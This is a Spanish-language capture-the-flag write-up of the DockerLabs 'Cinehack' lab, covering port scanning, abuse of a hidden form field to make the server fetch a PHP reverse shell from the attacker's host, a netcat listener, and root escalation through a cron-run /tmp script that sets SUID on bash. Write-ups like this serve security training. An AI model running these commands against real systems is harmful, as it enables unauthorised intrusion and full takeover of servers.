CINEHACK

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.


```
ping -c1 172.17.0.2
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2   -T 2
```

80/tcp open http   Apache httpd 2.4.58 ((Ubuntu))

Añadimos cinema.dl al /etc/hosts






ENUMERACIÓN

Con gobuster buscamos archivos y directorios

/index.html (Status: 200) [Size: 7502]
/reservation.php (Status: 200) [Size: 1779]



Después de analizar el código fuente en

view-source:http://cinema.dl/reserva.html

encontramos lo siguiente:

<form action="reservation.php" method="POST">

El formulario envía los datos al archivo reservation.php

en el servidor mediante el método POST.

<input type="hidden" id="problem_url" name="problem_url" value="">

problem_url puede ser un buen punto para inyectar una reverse shell

Procedemos de la siguiente manera:

1- Usando https://www.revshells.com/

nos creamos una shell en .php, utilizando la de PentestMonkey

2- Nos ponemos a la escucha por netcat

nc -nlvp 9001
listening on [any] 9001 ...

3- Con un server en python, hacemos que este archivo este disponible

```
python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

4- Enviamos los datos con

```
curl "http://cinema.dl/reservation.php?problem_url=http://192.168.0.49:8000/testshell.php"
```

En nuestro server en python

```
172.17.0.2 - - [21/Jan/2025 12:25:56] "GET /testshell.php HTTP/1.1" 200 -
```

5- Ahora debemos saber en que ruta esta alojada testshell.php

Después de probar en varia rutas típicas

```
curl http://cinema.dl/uploads/testshell.php
curl http://cinema.dl/temp/testshell.php
curl http://cinema.dl/files/testshell.php
curl http://cinema.dl/images/testshell.php
curl http://cinema.dl/assets/testshell.php
```

Me decido por crear un diccionario personalizado con los nombres

de los actores y actrices de la película

https://www.imdb.com/title/tt27131358/fullcredits/?ref_=tt_ov_st#cast


Con Dirb buscamos información

dirb http://cinema.dl/ diccionario.txt

```
└─# dirb http://cinema.dl/ diccionario.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan 21 07:42:36 2025
URL_BASE: http://cinema.dl/
WORDLIST_FILES: diccionario.txt

-----------------

GENERATED WORDS: 30

---- Scanning URL: http://cinema.dl/ ----
==> DIRECTORY: http://cinema.dl/andrewgarfield/
```

Ahora, si con esta ruta nos vamos al navegador

http://cinema.dl/andrewgarfield/



Index of /andrewgarfield

Name	Last modified	Size	Description
Parent Directory		-	
shell.php	2025-01-16 10:39	114	

Apache/2.4.58 (Ubuntu) Server at cinema.dl Port 80

EXPLOTACIÓN

Si pinchamos en el enlace, obtenemos acceso

Tratamos la TTY

script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

www-data@dockerlabs:/home$ sudo -l
sudo -l
Matching Defaults entries for www-data on dockerlabs:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
use_pty

User www-data may run the following commands on dockerlabs:
(boss) NOPASSWD: /bin/php

Consultando en https://gtfobins.github.io/gtfobins/php/#sudo

```
CMD="/bin/sh"
sudo php -r "system('$CMD');"
```

```
www-data@dockerlabs:/home$ CMD="/bin/sh"
CMD="/bin/sh"
www-data@dockerlabs:/home$ sudo -u boss /bin/php -r "system('$CMD');"
sudo -u boss /bin/php -r "system('$CMD');"
Terminated
www-data@dockerlabs:/$ bash: [684: 1 (255)] tcsetattr: Inappropriate ioctl for device
www-data@dockerlabs:/$
```

Después de varios intentos para hacerme boss, veo que algo

debe estar capando esta posibilidad.

Investigando encuentro que en el directorio /opt

```
www-data@dockerlabs:/$ cd opt
cd opt
www-data@dockerlabs:/opt$ ls -la
ls -la
total 12
drwxr-xr-x 1 root root 4096 Jan 15 13:59 .
drwxr-xr-x 1 root root 4096 Jan 21 17:21 ..
-rwxr-xr-x 1 root root  741 Jan 15 13:59 update.sh
www-data@dockerlabs:/opt$ ls -la update.sh
ls -la update.sh
-rwxr-xr-x 1 root root 741 Jan 15 13:59 update.sh
```

www-data@dockerlabs:/opt$ cat update.sh
cat update.sh
#!/bin/bash

# Comprobar si el usuario 'boss' tiene algún proceso en ejecución
# También buscar procesos asociados a "script" o shells indirectas
if pgrep -u boss > /dev/null; then
# Mostrar procesos activos del usuario boss para depuración (opcional)
echo "Procesos activos del usuario boss:"
ps -u boss

Matar todos los procesos del usuario 'boss' incluyendo 'script'
pkill -u boss
pkill -9 -f "script"

# Confirmar que los procesos fueron terminados
if pgrep -u boss > /dev/null; then
echo "No se pudieron terminar todos los procesos del usuario boss."
else
echo "El usuario boss ha sido desconectado por seguridad."
fi
else
echo "El usuario boss no está conectado."
fi

Me bajo linpeas con curl, ya que no tenemos wget, a /tmp

curl -L -o linpeas.sh https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

Del escaneo, extraemos varias informaciones interesantes

1- Processes, Crons, Timers, Services and Sockets

root 1 0.0 0.0 2800 1584 ? Ss 11:14 0:00

/bin/sh -c service apache2 start && service cron start && while true;

do /var/spool/cron/crontabs/root.sh; sleep 60; done

Si revisamos /var/spool/cron/crontabs/root.sh encontramos

un script root.sh que ejecuta estos dos comandos

/opt/update.sh
/tmp/script.sh

2- Files with Interesting Permissions

-rwsr-xr-x 1 root root 1.4M Mar 31 2024 /usr/bin/bash

Como el script root.sh ejecuta /tmp/script.sh cada minuto,

aprovechamos esto para escalar privilegios

echo '#!/bin/bash' > script.sh

echo 'chmod u+s /bin/bash' >> script.sh


Conseguimos establecer el bit SUID, lo que permite que cualquier

usuario que ejecute este binario lo haga con los privilegios de root

Esperamos un minutillo para que el cron ejecute el script

ls -la /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash

Y si ejecutamos bash -p, ya somos root


www-data@dockerlabs:/tmp$ echo '#!/bin/bash' > script.sh
echo '#!/bin/bash' > script.sh
www-data@dockerlabs:/tmp$ echo 'chmod u+s /bin/bash' >> script.sh
echo 'chmod u+s /bin/bash' >> script.sh
www-data@dockerlabs:/tmp$ chmod +x script.sh
chmod +x script.sh
www-data@dockerlabs:/tmp$ ls -la /bin/bash
ls -la /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
www-data@dockerlabs:/tmp$ bash -p
bash -p
bash-5.2# whoamiwhoami
whoami
root
bash-5.2#

Buen día 🙂